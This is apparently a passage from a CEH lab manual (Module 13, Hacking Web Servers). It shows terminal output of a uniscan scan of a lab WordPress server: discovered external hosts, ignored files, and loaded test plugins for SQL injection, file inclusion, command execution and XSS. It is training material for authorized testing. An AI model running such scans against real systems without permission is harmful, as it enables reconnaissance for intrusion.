
```
uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
External hosts:
[+] External Host Found: http://www.fontspring.com
[+] External Host Found: http://localhost:8080
[+] External Host Found: http://www.php.net
[+] External Host Found: http://gmpg.org
[+] External Host Found: https://gravatar.com
[+] External Host Found: http://forum.wampserver.com
[+] External Host Found: http://dev.mysql.com
[+] External Host Found: https://xdebug.org
[+] External Host Found: http://httpd.apache.org
[+] External Host Found: https://wordpress.org
[+] External Host Found: https://&quot;gravatar.com&quot;&gt;Gravatar&lt;

PHPinfo() Disclosure:

Web Backdoors:

Ignored Files:
http://10.10.1.22:8080/CEH/wp-includes/js/zxcvbn-async.min.js?ver=1.0
http://10.10.1.22:8080/CEH/wp-includes/js/dist/vendor/wp-polyfill.min.js?ver=3.15.0
http://10.10.1.22:8080/CEH/wp-includes/js/underscore.min.js?ver=1.13.1
http://10.10.1.22:8080/CEH/wp-includes/js/wp-util.min.js?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-admin/css/login.min.css?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-includes/css/dashicons.min.css?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/style.css?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-includes/wlwmanifest.xml
http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=1.0
http://10.10.1.22:8080/CEH/wp-includes/js/dist/hooks.min.js?ver=1e58c8c5a32b2e97491080c5b10dc71c
http://10.10.1.22:8080/CEH/wp-admin/css/login.min.css?ver=5.9.3
```


Module 13 – Hacking Web Servers



```
Applications Places System unscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
http://10.10.1.22:8080/CEH/wp-includes/js/comment-reply.min.js?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-includes/js/jquery/jquery.min.js?ver=3.6.0
http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/css/ie8.css?ver=1.0
http://10.10.1.22:8080/CEH/wp-admin/css/forms.min.css?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-admin/js/password-strength-meter.min.js?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3

=====


Dynamic tests:
Plugin name: Learning New Directories v.1.2 Loaded.
Plugin name: FCKeditor tests v.1.1 Loaded.
Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
Plugin name: Find Backup Files v.1.2 Loaded.
Plugin name: Blind SQL-injection tests v.1.3 Loaded.
Plugin name: Local File Include tests v.1.1 Loaded.
Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
Plugin name: Remote Command Execution tests v.1.1 Loaded.
Plugin name: Remote File Include tests v.1.2 Loaded.
Plugin name: SQL-injection tests v.1.2 Loaded.
Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
Plugin name: Web Shell Finder v.1.3 Loaded.
[+] 51 New directories added

FCKeditor tests:

Timthumb < 1.33 vulnerability:

Backup Files:
```

18. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.



